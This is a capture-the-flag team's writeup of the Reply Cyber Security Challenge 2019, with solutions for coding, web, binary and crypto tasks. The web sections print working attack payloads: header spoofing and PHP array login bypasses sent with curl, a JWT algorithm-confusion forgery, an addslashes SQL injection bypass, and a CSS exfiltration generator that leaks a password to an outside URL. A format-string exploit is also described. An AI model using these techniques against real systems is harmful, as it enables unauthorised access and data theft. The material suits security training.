Reply Cyber Security Challenge 2019 Writeup

NoPwnIntended

Contents

CODING

Jumpurinth *(pts: 100)*

We are given the rules of a simple 2D "programming language" that operates on a 1024x1024 matrix with different "operands", uses a stack and is supposed to generate a `flag` string at the end of execution. We quickly implemented a Python interpreter, executed it from every possible starting point (the `$` sign, that there are about 130 of in the provided source). One of the executions printed the flag.

MatriText *(pts: 200)*

We are given a big corpus of txt files that look like books from Project Gutenberg. Curiously, 4 of them have duplicates, that upon inspection look like they have typos in them. From a closer analysis, we see that the difference is that the second copy has edited letters, and seemingly only edits, no additions or insertions (the byte count isn't equal, because newlines here are two bytes, but can be added or removed with a single byte character as a result of the edits). Therefore, to inspect the differences, we don't need to use complicated difftools (also because even `git diff` here at some points goes "out of sync" and starts marking too big chunks as modified). A python script that zips the two texts, and prints out every edited character, is enough.

We start from one of the files, and see that the differences generate a new text from the corpus, with more typos. Following recursively this pattern, most "seeds" end up in failure – one finally prints out the flag.

Puzzle *(pts: 300)*

We are given a set of folders, containing `zip` archives and text files. The archives contain images, but are encrypted. The text files provide the passwords with this format: `<zipname>:<hint>:<SHA256-of-password>`. There are two possible hints: either the password is from the famous `rockyou` leak, or it is a number between 0 and 3 million. We wrote a script to collect all text files and generate a single one containing one `<name>:<SHA256>` per line – the input format for John the Ripper. We then used John to quicly crack all the passwords (around 2 seconds for all the passwords). We extracted all the images: most are 780B, but look like random noise. A few are smaller, and more interesting: black with green lines – looks like text that was shattered across multiple images. We noticed that the filenames had a number in the text files: we use this number to sort the images, then quickly combine them together with `imagemagick` and get the flag.

WEB

Slingshot *(pts: 100 + 16)*

> After stopping the sabotage attempt, R-Boy comes up with a great idea to optimise the acceleration phase around the moon. But Flight Control won't allow him to use the super computer for his simulation to prove his idea works. R-Boy still wants to convince Flight Control and asks you to help him access to platform.
>
> http://gamebox3.reply.it/a75430d5521aa3426aafc8a44b77ef3d/

As soon as we visit the page we receive the following error message: > Access is only permitted from within our corporate network!

We can "fake" our IP address by sending an X-Forwarded-For header to the webserver to see if it uses it to check for ip address. Because I'm lazy and I'm expecting just a check against a cidr, I don't even use a correct ip address (in the hope more errors come up):

```
curl -v http://gamebox3.reply.it/a75430d5521aa3426aafc8a44b77ef3d/ -H 'X-Forwarded-For:
↪  192.168.0.0'
```

No new fancy errors, but we are presented a standard login page. Because this is powered by the awesome PHP language, I just decided to send a couple of arrays as login parameters:

```
curl -v http://gamebox3.reply.it/a75430d5521aa3426aafc8a44b77ef3d/ -H 'X-Forwarded-For:
↪  192.168.0.0' -H 'Cookie: PHPSESSID=dc73e6na2qdrj8tfm2259n1omp' -d
↪  'username[]=1&password[]=2'
# [..]
# < Set-Cookie: uid=1608
# < Location: protected.php
# [..]

curl -v http://gamebox3.reply.it/a75430d5521aa3426aafc8a44b77ef3d/protected.php -H
↪  'X-Forwarded-For: 192.168.0.0' -H 'Cookie: PHPSESSID=dc73e6na2qdrj8tfm2259n1omp;
↪  uid=1608'
# [..]
# <div class="alert alert-danger" role="alert">Only Mission Operator (admin) is allowed to
↪  have uid 1</div>
# [..]
```

Mmmm... We need to be admins... Don't you know more arrays always resolve PHP challenges?

```
curl -v http://gamebox3.reply.it/a75430d5521aa3426aafc8a44b77ef3d/protected.php -H
↪  'X-Forwarded-For: 192.168.0.0' -H 'Cookie: PHPSESSID=dc73e6na2qdrj8tfm2259n1omp;
↪  uid[]=1608'
# [..]
# <div class="hide alert alert-success" id="simulationResult" role="alert">SIMULATION
↪  SUCCESSFUL: {FLG:S1mul8TooooooR}</div>
# [..]
```

File Rover *(pts: 200)*

> During lift-off preparation, the main engine hydrogen burnoff system (MEHBS) activation fails. R-Boy gets stuck trying to restore an encrypted back-up of the MEHBS. Another crew member remembers the key is stored on a remote file sharing service. Without a working MEHBS the liftoff cannot continue. Can you help R-Boy find the key for the MEHBS back-up?
>
> https://gamebox3.reply.it:20443/

We are presented with a list of files to download, `future.jpg` and `future_license.txt` are downloadable but `flag.txt` (smartly hidden into HTML comments) is expired and has no download link.

Let's take a close look at a download link:

```
https://gamebox3.reply.it:20443/download.php?file=eyJ0eXAiOiJKV1QiLCJhbGciOiJSUzI1NiJ9.eyJmaWx
lbmFtZSI6IjdiNDIxZGYxMWE1M2UzM2Q5MjllZjRjMDI1Zjc5ZjgzIn0.dNHioi9RiEpyUtcOD6G5CBXU0EUi2HTl05e0v
kFecmyoFyn5CWq5ExbwYLX8QE85qBaskOT-mtq3_XWwTxmGIKhPg8eOVuqqhU7nCg2eEdKwp-mjaPBnmDfBinvcfXEhItL
i8T1hmMVgxaWSxQ1ZZKu4t-SFbuHOgesE6s9oBBiFMX92HSJbE3PnpAp6y6CYsI4hXBdzfAXERfmV0lV8-SRtKgKFwVTI-
zmBlEGSReszw-NoDgGfFGF9e1tKjVb8sE3o5IYv5M5AmDjs8qWe5JO39IQeTJqn4r6Db6zPWjHKlheqFLrfytWQF9MvjDR
U5CIu3tIRWYnylnVUA3Slrw
```

If we base64-decode the first two parts we find out it is a JWT token signed using RSA keys:

```
{"typ":"JWT","alg":"RS256"}
{"filename":"8a53e0a87320cb0c1c723971b6cab1c9"}
```

We can easily notice that `md5(future_license.txt) = 8a53e0a87320cb0c1c723971b6cab1c9` (except in the first iteration of the challenge where the hardcoded filename was wrong and I wasted time looking for another entrypoint), so we need to set filename to `md5(flag.txt) = 159df48875627e2f7f66dae584c5e3a5`. The problem now is how to sign the token correctly.

Our first try was using the JWT None Attack, but the library is patched.

Another typical attack is to change `RS256` to `HS256`. Underline libraries end up checking the signature using the RSA Public Key as shared secret, instead of the Private Key. But where can the public key be? After trying a few common paths, because all the other web challenges were served in plain HTTP from the same domain, the self-signed HTTPS certificate must be used as signature for the tokens.

Let's extract the public key:

```
openssl s_client -connect gamebox3.reply.it:20443 | openssl x509 -pubkey -noout
```

```
-----BEGIN PUBLIC KEY-----
MIIBIjANBgkqhkiG9w0BAQEFAAOCAQ8AMIIBCgKCAQEAqNya08jKmo/vfcFmxVNx
mJD4s+pJah9v/y7TxT1EGLLHZhAjZji7cZ+tyu5XDX6X9Mv3Cw5teQu9cdlTbdFp
rS9jRasnMlOfqIOV7jc7MOpa3n7AOeAYW9kFCL0qykKEs5B1f+F4zNAxp0hdE3eQ
KYCbCprXjHKF1CfH28C0Qk+GUtaRJbLaUybBoGvQ7vW/fdVUkuk3lOgnzF9dgrm0
8u11QLQpkF5glpC9ydiuWPNEKuOzTOGcgT3kA9XxliBLmuXO6OjDxxzzoDokMg82
rsQ9XQOE9E3MRF2THfeMyQW7lRO63DOPCM3OBboSlUJQxWFVlA+YbMMUU7GOLdFX
lQIDAQAB
-----END PUBLIC KEY-----
```

We can now sign our legitimate JWT Token using the public key.

Note: It is important to keep the last new line in the file, otherwise the secrets are different!

```
{"typ":"JWT","alg":"HS256"}
{"filename":"159df48875627e2f7f66dae584c5e3a5"}
```

```
https://gamebox3.reply.it:20443/download.php?file=eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJmaWx
lbmFtZSI6IjE1OWRmNDg4NzU2MjdlMmY3ZjY2ZGFlNTg0YzVlM2E1In0.4x95HPXGvC1mVYzsvIwc9YoDV8W9HiSscTA1_
Gcxx7c
```

Flag: `{FLG:n0_b4ckup_n0_m3rcy}`.

Mission Control *(pts: 300)*

The website provided offers a login functionality, with username and passwords, for which we don't know any credentials. It also offers a "forgot password" functionality.

From our first recon, we see the website in is PHP (from the headers). Testing the "forgot password" feature, we see that asking to recover the password of "admin" returns that the password has been sent, while other random names tell us the user does not exist. Other features of the page look irrelevant:

“fertig” as a hidden field needs to be present, and “action” as a get parameter seems to be ignored. This information could be used as an oracle for a blind SQL injection: guess correctly a character, and the user exists – wrong character, user does not exist.

We need to find a SQLi: putting regular quotes in fields does not trigger any error. But we see that `addslashes()` is used, because putting `'` reflects back `\'`. There is a known bypass for `addslashes` under some uncommon encodings: we don’t know the encoding here, but we try – `\xbf\x27` works and allows us to inject queries.

With this and the oracle from the forgotten password feature, we dump out the whole database. The `login` table ontains login data for the admin (`admin:MrR0B07`), the `safelogin` table contains binary data as passwords for the `admin` and `g4lf` users – and they look encrypted (?). Logging in with the admin password welcomes us with a Mars picture, a trolling alt-text for the picture (appreciated!) and nothing else. We need to decrypt the users’ passwords. Time for more guessing: we don’t see any apparent key being used anywhere, and no string present around works. We need to leak the PHP source code out, with no apparent method. MySQL offers ways to load files, but is restricted to a single folder in any reasonable installation. After many wasted hours dumping anything from the DB, we tried as a last measure, and saw that MySQL was grossly and unrealistically misconfigured to load files from anywhere in the FS. With this and a lot of patience, we dumped the PHP files out, found the key, and decrypted the flag - the password of the `g4lf` user.

aPOLLo *(pts: 400 + 4)*

> The crew uses polls for democratic decision-making. A hot issue is the weekly menu, which all crew members vote on. But after a week of broccoli for breakfast, lunch and dinner, R-Boy suspects there’s something wrong (either with the polling system or his fellow crew members). Help R-Boy to take over the polling app’s admin account and put an end to this broccoli nightmare!
>
> http://gamebox3.reply.it/f216aa3537050d79a53ada58c8b51ab8/

Note: At the moment of writing, the challenge is down. This writeup is built using the scripts left on disk and on what I remember of the challenge, don’t expect the moon.

In this challenge we can create our personal poll, with custom user made CSS. Polls are password protected and the password is “encrypted” using `rot13`. We can “call for help” and an administrator (headless chrome) will visit our poll using his superuser password. We will later discover that the administrator does not visit the poll, he just enters the password (which is the flag itself) on the poll `protected` page.

This is a classic CSS Exfiltration vulnerability, with the increased difficulty of an unstable headless chrome setup with really low timeouts and a laggy server. The idea is to target the “encrypted” password field (because the clear text does not emit events, I don’t know why but I think it has been cursed by Julius Caesar) using CSS selectors and load a custom url based on its value attribute.

In practice, we use the `^=` operator (“starts with”) to bruteforce the password one character at a time. The following script will generate all “likely” characters (enough to cover the content of the flag), we just have to past it in a poll and let the admin visit the page. A request will come with the next correct character, then we just repeat the process until we complete the flag.

Note: We speed up the bruteforcing (because we were capable of receiving one char every 2.5 minutes) by doing two requests in parallel using the `$=` operator (“ends with”).

```php
<?php

$start = ""; # Flag extracted up until this point
$chars =
↪  str_split("abcdefghijklmnopqrstuvwxyzABCDEFGHIJKLMNOPQRSTUVWXYZ0123456789,}{_!$%&/()=?-:.;
↪  ");

foreach ($chars as $c) {
    echo '#testPassword2[value^="'.$start.$c.'"]{background-image:
    ↪  url("http://example.com/?p='.$start.$c.'");}' . PHP_EOL;
}
```

We conclude by "decoding" the flag:

```
/* Secure encryption function taken from Stackoverflow */
function rotten(str) {
    return str.split('').map(x => rotten.lookup[x] || x).join('')
}
rotten.input  = 'ABCDEFGHIJKLMNOPQRSTUVWXYZabcdefghijklmnopqrstuvwxyz'.split('')
rotten.output = 'NOPQRSTUVWXYZABCDEFGHIJKLMnopqrstuvwxyzabcdefghijklm'.split('')
rotten.lookup = rotten.input.reduce((m,k,i) => Object.assign(m, {[k]: rotten.output[i]}), {})

console.log(rotten("{SYT:pErRclPFf!}"));
```

Flag: `{FLG:cReEpyCSs!}`.

BINARY

2Pac *(pts: 100 + 8)*

> This space mission is based on a secret hardware component known only by the innovation team. If it was revealed to the world, it would endanger the whole mission: find the secret key before the spies do, or the 2020 mission will be compromised.

We're given a 32 bit statically linked and stripped ELF binary. First thing first let's run it:

```
FLAG: {l0l xD}
```

That flag is obviously fake, so let's run it with `strace` to dig deeper:

```
execve("./2pac", ["./2pac"], 0x7ffda7974740 /* 76 vars */) = 0
strace: [ Process PID=2841 runs in 32 bit mode. ]
brk(NULL)                               = 0x57a1b000
access("/etc/ld.so.nohwcap", F_OK)      = -1 ENOENT (No such file or directory)
mmap2(NULL, 8192, PROT_READ|PROT_WRITE, MAP_PRIVATE|MAP_ANONYMOUS, -1, 0) = 0xf7ee4000
access("/etc/ld.so.preload", R_OK)      = -1 ENOENT (No such file or directory)
set_thread_area({entry_number=-1, base_addr=0xf7ee49c0, limit=0x0fffff, seg_32bit=1,
↪  contents=0, read_exec_only=0, limit_in_pages=1, seg_not_present=0, useable=1}) = 0
↪  (entry_number=12)
mprotect(0x565e9000, 4096, PROT_READ|PROT_WRITE) = 0
mprotect(0x565ea000, 4096, PROT_READ|PROT_WRITE) = 0
mprotect(0x565eb000, 0, PROT_READ|PROT_WRITE) = 0
mprotect(0x565eb000, 0, PROT_READ)      = 0
mprotect(0x565ea000, 4096, PROT_READ|PROT_EXEC) = 0
mprotect(0x565e9000, 4096, PROT_READ)   = 0
mprotect(0x565eb000, 4096, PROT_READ)   = 0
getpid()                                = 2841
ptrace(PTRACE_TRACEME)                  = -1 EPERM (Operation not permitted)
exit(0)                                 = ?
+++ exited with 0 +++
```

This trace gives us 2 informations:

1. After some memory allocations the binary performs a `ptrace(PTRACE_TRACEME)` which is commonly used as anti-debug technique. Luckly for us it's easy to bypass.
2. Since the binary it's not dynamically linked with anything we can deduce it uses the `write` syscall to print stuff on the screen.

. . . and this is enough to solve the challenge using only gdb.

So let's open it in gdb and write these commands:

- `catch syscall ptrace` - put a catchpoint onto `ptrace`
- `catch syscall write` - put a catchpoint onto `write`
- `r` - run the binary

At this point we should end up exactly where the `ptrace` syscall is performed, now:

- `s` - step foward and execute the ptrace
- `set $eax=0` - set `eax` register to 0 to bypass the anti-debug
- `c` - continue the execution

We hitted the second catchpoint. Let's see what's next and disassemble the following instructions with this command: `x/30i $eip`. The output should look like this:

```
=> 0x56558045:  xor    ecx,ecx
   0x56558047:  xor    edx,edx
   0x56558049:  call   0x5655804e
   0x5655804e:  pop    esi
   0x5655804f:  add    esi,0xffffffb3
   0x56558052:  call   0x56558057
```

```
0x56558057:  pop    edi
0x56558058:  add    edi,0xffffffae
0x5655805b:  cmp    cl,0x4
0x5655805e:  jl     0x56558063
0x56558060:  sub    cl,0x4
0x56558063:  mov    bl,BYTE PTR [esi+ecx*1]
0x56558066:  mov    al,BYTE PTR [edi+edx*1]
0x56558069:  xor    al,bl
0x5655806b:  mov    BYTE PTR [edi+edx*1],al
0x5655806e:  inc    ecx
0x5655806f:  inc    edx
0x56558070:  cmp    edx,0x1a
0x56558073:  jl     0x5655805b
0x56558075:  mov    eax,0x1
0x5655807a:  mov    ebx,0x0
0x5655807f:  int    0x80
0x56558081:  add    BYTE PTR [esi],ch
0x56558083:  jae    0x565580ed
0x56558085:  jae    0x565580fb
0x56558087:  jb     0x565580fd
0x56558089:  popa
0x5655808a:  bound  eax,QWORD PTR [eax]
0x5655808c:  imul   ebp,DWORD PTR cs:[esi+0x74],0x707265
0x56558094:  outs   dx,BYTE PTR cs:[esi]
```

After some function calls we enter in a loop where some data is xored and copied into a memory region pointed by `edi`. In order to see what this data is we need to put a breakpoint at `0x56558070`. So the next commands are: * `b *0x56558070 if $edx==0x1a` - put a conditional breakpoint at `0x56558070`. We stop only at the end of the loop * `c` - continue execution * `c` - continue again because the first breakpoint we hitted is the `write` syscall printing the fake flag * `dd $edi 56` - look at the data (first 56 bytes)

This should be printed:

```
56558005     47414c46 467b203a 773a474c 6e5f6f48
56558015     73643333 6269315f 04b87d63 bb000000
56558025     00000001 00000fe8 414c4600 7b203a47
56558035     206c306c 0a7d4478 000fba59 80cd0000
56558045     d231c931 000000e8 c6835e00 0000e8b3
56558055     835f0000 f980aec7 80037c04 1c8a04e9
56558065     17048a0e 0488d830 83424117 e67c1afa
56558075     000001b8 0000bb00 80cd0000 68732e00
56558085     74727473 2e006261 65746e69 2e007072
56558095     65746f6e 756e672e 6975622e 692d646c
565580a5     672e0064 682e756e 00687361 6e79642e
565580b5     006d7973 6e79642e 00727473 6c65722e
565580c5     6e79642e 65742e00 2e007478 665f6865
565580d5     656d6172 79642e00 696d616e 642e0063
```

Most of the bytes printed are valid ascii. Let's see if we have something interesting here. We enter `x/10s $edi`. Output:

```
0x56558005: "FLAG: {FLG:wHo_"...
0x56558014: "n33ds_1ibc}\270\004"
0x56558022: ""
0x56558023: ""
0x56558024: "\273\001"
0x56558027: ""
0x56558028: ""
0x56558029: "\350\017"
0x5655802c: ""
0x5655802d: ""
```

. . . and boom the real flag!

Author note: this is the lazyest way to solve this challenge, a more proper way could be writing a static unpacker but i would be too slow to do it. Even if solving this challenge took me just 10 minutes i did only the 3rd blood, so the lazyest the better. `:P`

OverTheTop *(pts: 200)*

The server, when connected, gives us a tic-tac-toe game with a leaderboard of the winners. It is possible to play against an AI.

We reverse-engineered the binary and observed the following: - You need a password to play, it is easy to get it from the binary; - If you are first in the scoreboard, you get the flag.

However, you cannot be legitimately first in the scoreboard. `:(`

The name can be used as a format string if you can get it printed on the scoreboard, so just implement a tic tac toe AI to win twice. Every connection has the same addresses because of the forking server. Connect once, leak the 21st pointer on the stack to leak a stack address. Subtract 8 and you'll get the address of the point of the first player on the scoreboard.

Connect again and craft a payload to zero the address just calculated, doable in 16 bytes. 7 of format string, a space and the packed target address. Win again, print the scoreboard, then win again to re-sort the scoreboard and now you are first and you get the flag.

CRYPTO

LogCaesar *(pts: 100)*

We are given a ciphertext and the code that generated it.

Given the plaintext $P = \langle P_0, \dots, P_{255} \rangle$ and an encryption key $k \in \mathbb{N}$, the ciphertext $C = \langle C_0, \dots, C_{255} \rangle$ is calculated according to the following encryption rule:

$$C_{\pi(k,i)} \leftarrow P_i \oplus i \oplus \pi(k,i) \qquad \forall i : 0 \leq i < n$$

The key is used to randomize the permutation: $\pi(k,i) = \left(3^{k+i} \mod 257\right) - 1$. Because of the reduction modulo 257 in $\pi(\cdot,\cdot)$, the actual keyspace is much smaller than $\mathbb{N}$ ($k \in [0, 256)$ to be exact), hence we can simply bruteforce k.

Given k, the decryption is straightforward:

$$P_i \leftarrow C_{\pi(k,i)} \oplus i \oplus \pi(k,i) \qquad \forall i : 0 \leq i < n$$

Here's the code we used:

```python
#!/usr/bin/env python3
ciphertext = bytes.fromhex(
    'e4328997fa06c13ac09abefcc601c853b4906f0bb24ab271ba21b2dc2aeb307b'
    '4a522cd02254bb90482e745f876f120e6e67659e005b1950d035a60a06baf328'
    '1214236b41b84a651dccdb72d77217e82372608b04a2d49dfb338b313caebddb'
    'eb0c751550c254310b45c8f63558a8dd58b05d0bfdc072e70f653f011c7639c5'
    '0fd2c023d6b4dd8e77914df051c98febbed978d9c2ae9bbf43ebfc222ad3410f'
    'c79771723bb86c7512e0e949e48d829d35b5de82584692050ea701b889be32fd'
    'cd67d7bf5b661acd7f3851fa8a17bcdf4dceb33ac0bcdae8d2a9b14f48e657cd'
    '21e428ba8d9e605b24ff748994ddcdbe23378c02a1940d9c559b28f420a46830'
)

for key_candidate in range(0, 256):
    content = []
    for i in range(256):
        pi = (3**(key_candidate + i)) % 257 - 1
        content.append(
            ciphertext[pi] ^ i ^ pi
        )

    if '{FLG:' in ''.join(map(chr, content)):
        print(repr(''.join(map(chr, content))))

# {FLG:but_1_th0ught_Dlog_wa5_h4rd}
```

Stuck in the Middle with you *(pts: 200 + 16)*

We are given a custom 3-round 16-byte block cipher.

Bruteforcing the master encryption key $K \in \{0,1\}^{64}$ is infeasible (with our laptops, at least). Anyway, the cipher splits K into $K_1, K_2 \in \{0,1\}^{32}$ as follows:

$$K = \langle k_0, \dots, k_{63} \rangle \quad \longrightarrow \quad \begin{array}{c} K_1 = \langle k_0, \dots, k_{31} \rangle \\ K_2 = \langle k_{32}, \dots, k_{63} \rangle \end{array}$$

The ciphertext C corresponding to $P \in \{0,1\}^{128}$ is calculated as

$$C = \textsc{Enc}_{K_2}(\textsc{Enc}_{K_1}(P))$$

thus the scheme is vulnerable to a *Meet In The Middle* attck.

Given a plaintext-ciphertext pair, we can build a rainbow table containing the pairs $(K_1, \textsc{Enc}_{K_1}(P))$ for all possible values of K_1. Later, for all possible values of K_2, we calculate $\textsc{Dec}_{K_2}(C)$. If $\textsc{Dec}_{K_2}(C)$ matches $\textsc{Enc}_{K_1}(P)$, then the true key simply is $K = K_1 || K_2$.

In our case, the plaintext-ciphertext pair was:

$$(\text{StuckInTheMiddle}, \text{b3783a044b06141859d65a1e6fdbfc44})$$

We found the key `replockx` that eventually decrypted the unknown ciphertext `65defb7f4c29b989a47a2dacf8e5efcf` into the correct flag.

Note: In order to perform this attack, the decryption method must be implemented along with the ones already provided. This is quite easy, being a very simple substitution-permutation cipher. To calculate the inverse permutaion and the inverse SBox we used *Sagemath*.

The following code was used to solve the challenge:

```python
#!/usr/bin/env python2
import string
from hashlib import md5
from itertools import product

BLK = 16
RND = 3

s = [ 99, 124, 119, 123, 242, 107, 111, 197, 48, 1, 103, 43, 254, 215, 171, 118, 202, 130,
↪  201, 125, 250, 89, 71, 240, 173, 212, 162, 175, 156, 164, 114, 192, 183, 253, 147, 38,
↪  54, 63, 247, 204, 52, 165, 229, 241, 113, 216, 49, 21, 4, 199, 35, 195, 24, 150, 5, 154,
↪  7, 18, 128, 226, 235, 39, 178, 117, 9, 131, 44, 26, 27, 110, 90, 160, 82, 59, 214, 179,
↪  41, 227, 47, 132, 83, 209, 0, 237, 32, 252, 177, 91, 106, 203, 190, 57, 74, 76, 88, 207,
↪  208, 239, 170, 251, 67, 77, 51, 133, 69, 249, 2, 127, 80, 60, 159, 168, 81, 163, 64, 143,
↪  146, 157, 56, 245, 188, 182, 218, 33, 16, 255, 243, 210, 205, 12, 19, 236, 95, 151, 68,
↪  23, 196, 167, 126, 61, 100, 93, 25, 115, 96, 129, 79, 220, 34, 42, 144, 136, 70, 238,
↪  184, 20, 222, 94, 11, 219, 224, 50, 58, 10, 73, 6, 36, 92,194, 211, 172, 98, 145, 149,
↪  228, 121, 231, 200, 55, 109, 141, 213, 78, 169, 108, 86, 244, 234, 101, 122, 174, 8, 186,
↪  120, 37, 46, 28, 166, 180, 198, 232, 221, 116, 31, 75, 189, 139, 138, 112, 62, 181, 102,
↪  72, 3, 246, 14, 97, 53, 87, 185, 134, 193, 29, 158, 225, 248, 152, 17, 105, 217, 142,
↪  148, 155, 30, 135, 233, 206, 85, 40, 223, 140, 161, 137, 13, 191, 230, 66, 104, 65, 153,
↪  45, 15, 176, 84, 187, 22 ]

permutation = [14, 13, 12, 11, 10, 0, 1, 2, 3, 4, 9, 8, 7, 6, 5, 15]

s_inv = [ 82, 9, 106, 213, 48, 54, 165, 56, 191, 64, 163, 158, 129, 243, 215, 251, 124, 227,
↪  57, 130, 155, 47, 255, 135, 52, 142, 67, 68, 196, 222, 233, 203, 84, 123, 148, 50, 166,
↪  194, 35, 61, 238, 76, 149, 11, 66, 250, 195, 78, 8, 46, 161, 102, 40, 217, 36, 178, 118,
↪  91, 162, 73, 109, 139, 209, 37, 114, 248, 246, 100, 134, 104, 152, 22, 212, 164, 92, 204,
↪  93, 101, 182, 146, 108, 112, 72, 80, 253, 237, 185, 218, 94, 21, 70, 87, 167, 141, 157,
↪  132, 144, 216, 171, 0, 140, 188, 211, 10, 247, 228, 88, 5, 184, 179, 69, 6, 208, 44, 30,
↪  143, 202, 63, 15, 2, 193, 175, 189, 3, 1, 19, 138, 107, 58, 145, 17, 65, 79, 103, 220,
↪  234, 151, 242, 207, 206, 240, 180, 230, 115, 150, 172, 116, 34, 231, 173, 53, 133, 226,
↪  249, 55, 232, 28, 117, 223, 110, 71, 241, 26, 113, 29, 41, 197, 137, 111, 183, 98, 14,
↪  170, 24, 190, 27, 252, 86, 62, 75, 198, 210, 121, 32, 154, 219, 192, 254, 120, 205, 90,
↪  244, 31, 221, 168, 51, 136, 7, 199, 49, 177, 18, 16, 89, 39, 128, 236, 95, 96, 81, 127,
↪  169, 25, 181, 74, 13, 45, 229, 122, 159, 147, 201, 156, 239, 160, 224, 59, 77, 174, 42,
↪  245, 176, 200, 235, 187, 60, 131, 83, 153, 97, 23, 43, 4, 126, 186, 119, 214, 38, 225,
↪  105, 20, 99, 85, 33, 12, 125 ]

```

```python
permutation_inv = [5, 6, 7, 8, 9, 14, 13, 12, 11, 10, 4, 3, 2, 1, 0, 15]

def xor(a, b):
    x = bytearray(len(a))
    for i in range(len(a)):
        x[i] = a[i] ^ b[i]
    return x

def enc(key, plaintext):
    perm_cipher = bytearray(BLK)
    key = bytearray(md5(key).digest())
    ciphertext = bytearray(plaintext)
    # 3round-encryption
    for _ in range(RND):
        ciphertext = xor(ciphertext, key)
        for i in range(BLK):
            ciphertext[i] = s[ciphertext[i]]
        for i in range(BLK):
            perm_cipher[i] = ciphertext[permutation[i]]
        ciphertext = perm_cipher
    return ciphertext

def double_enc(key, plaintext):
    assert len(key) == 8
    key1 = key[:4]
    key2 = key[4:]
    ciphertext_p1 = enc(key1, plaintext)
    ciphertext = enc(key2, ciphertext_p1)
    return ciphertext

def dec(key, ciphertext):
    plaintext = bytearray(ciphertext)
    perm_cipher = bytearray(BLK)
    key = bytearray(md5(key).digest())
    # 3round-decryption
    for _ in range(RND):
        for i in range(BLK):
            perm_cipher[i] = plaintext[permutation_inv[i]]
        plaintext = perm_cipher
        for i in range(BLK):
            plaintext[i] = s_inv[plaintext[i]]
        plaintext = xor(plaintext, key)
    return plaintext

def double_dec(key, ciphertext):
    assert len(key) == 8
    key1 = key[:4]
    key2 = key[4:]
    ciphertext_p1 = dec(key2, ciphertext)
    plaintext = dec(key1, ciphertext_p1)
    return plaintext

def mitm(pt, ct, alphabet=string.ascii_lowercase):
    # Build rainbow table
    rainbow = dict()
    for i, s in enumerate(product(alphabet, repeat=4)):
        key1 = ''.join(s)
        meet = str(enc(key1, pt))
        rainbow[meet] = key1
    # Meet
    for i, s in enumerate(product(alphabet, repeat=4)):
        key2 = ''.join(s)
        meet = str(dec(key2, ct))
        if rainbow.get(meet, 0) != 0:
            print '----------------------'
            print 'Meet in the middle:', meet.encode('hex')
            print 'key1:', repr(rainbow[meet])
            print 'key2:', repr(key2)
            print '----------------------'
            return rainbow[meet] + key2


if __name__ == "__main__":
    meetkey = mitm('StuckInTheMiddle',
        'b3783a044b06141859d65a1e6fdbfc44'.decode('hex'))

    print 'Decrypting with key "%s"...' % meetkey # replockx

    print '{FLG:%s}' % double_dec(meetkey,
        '65defb7f4c29b989a47a2dacf8e5efcf'.decode('hex'))

# ----------------------
# Meet in the middle: 75938ed2adc8c774edf94b80e79068ed
# key1: 'repl'
# key2: 'ockx'
# ----------------------
# Decrypting with key "replockx"...
# {FLG:B3Th3H0p3W3N33d!}
```

Good ol' times *(pts: 300 + 2)*

The text was encrypted with a Vigenere cipher. We simply fed everything into `featherduster` and it did all the job for us:

```
$ featherduster ciphertext.txt
Welcome to FeatherDuster!

To get started, use 'import' to load samples.
Then, use 'analyze' to analyze/decode samples and get attack recommendations.
Next, run the 'use' command to select an attack module.
Finally, use 'run' to run the attack and see its output.

For a command reference, press Enter on a blank line.


FeatherDuster> use vigenere

FeatherDuster> run
Key found for sample 1: "NASAQUOTE". Decrypts to:
FORMANYYEARSIHAVELIVEDWITHASECRET,INASECRECYIMPOSEDONALLSPECIALISTSINASTR
ONAUTICS.ICANNOWREVEALTHATEVERYDAY,INTHEUSA,OURRADARINSTRUMENTSCAPTUREOBJ
ECTSOFFORMANDCOMPOSITIONUNKNOWNTOUS.ANDTHEREARETHOUSANDSOFWITNESSREPORTSA
NDAQUANTITYOFDOCUMENTSTOPROVETHIS,BUTNOBODYWANTSTOMAKETHEMPUBLIC.WHY?BECA
USEAUTHORITYISAFRAIDTHATPEOPLEMAYTHINKOFGODKNOWSWHATKINDOFHORRIBLEINVADER
S.SOTHEPASSWORDSTILLIS:4VOID_PAN1C_BY_ALL_M3AN$.INTELLIGENTBEINGSFROMOTHE
RPLANETSREGULARLYVISITOURWORLDINANEFFORTTOENTERINTOCONTACTWITHUS.NASAANDT
HEAMERICANGOVERNMENTKNOWTHISANDPOSSESSAGREATDEALOFEVIDENCE.NEVERTHELESS,T
HEYREMAINSILENTINORDERNOTTOALARMPEOPLE.IAMDEDICATEDTOFORCINGTHEAUTHORITIE
STOENDTHEIRSILENCE.WHILEWORKINGWITHACAMERACREWSUPERVISINGFLIGHTTESTINGOFA
DVANCEDAIRCRAFTATEDWARD'SAIRFORCEBASE,CALIFORNIA,THECAMERACREWFILMEDTHELA
```

```
NDINGOFASTRANGEDISCOBJECTTHATFLEWINOVERTHEIRHEADSANDLANDEDONADRYLAKENEARB
Y.ACAMERACREWMANAPPROACHEDTHESAUCER,ITROSEUPABOVETHEAREAANDFLEWOFFATASPEE
DFASTERTHANANYKNOWNAIRCRAFT.WHILEFLYINGWITHSEVERALOTHERUSAFPILOTSOVERGERM
ANYIN1957,WESIGHTEDNUMEROUSRADIANTFLYINGDISCSABOVEUS.WECOULDN'TTELLHOWHIG
HTHEYWERE.WECOULDN'TGETANYWHERENEARTHEIRALTITUDE.IDIDHAVEANOCCASIONIN1951
TOHAVETWODAYSOFOBSERVATIONOFMANYFLIGHTSOFTHEM,THEYWEREOFDIFFERENTSIZES,FL
YINGINFIGHTERFORMATION,GENERALLYFROMEASTTOWESTOVEREUROPE.IBELIEVETHATTHES
EEXTRA-TERRESTRIALVEHICLESANDTHEIRCREWSAREVISITINGTHISPLANETFROMOTHERPLAN
ETS,WHICHOBVIOUSLYAREALITTLEMORETECHNICALLYADVANCEDTHANWEAREHEREONEARTH.S
EVERALDAYSINAROWWESIGHTEDGROUPSOFMETALLIC,SAUCER-SHAPEDVEHICLESATGREATALT
ITUDESOVERTHEBASEGERMANY,1951ANDWETRIEDTOGETCLOSETOTHEM,BUTTHEYWEREABLETO
CHANGEDIRECTIONFASTERTHANOURFIGHTERS.IDOBELIEVEUFOSEXISTANDTHATTHETRULYUN
EXPLAINEDONESAREFROMSOMEOTHERTECHNICALLYADVANCEDCIVILIZATION.
```

After a few tries we figured out the correct uppercase-lowercase combination:

```
{FLG:4void_pan1c_by_all_M3an$}
```

High dreams *(pts: 400 + 32)*

We are provided a text file containing a message and some elliptic curve parameters.

It says:

> Following message was sniffed from a secure channel established between two parties. They both believe that 14 is good enough.

The elliptic curve used is `secp256r1` but the provided generator point does not belong to it.

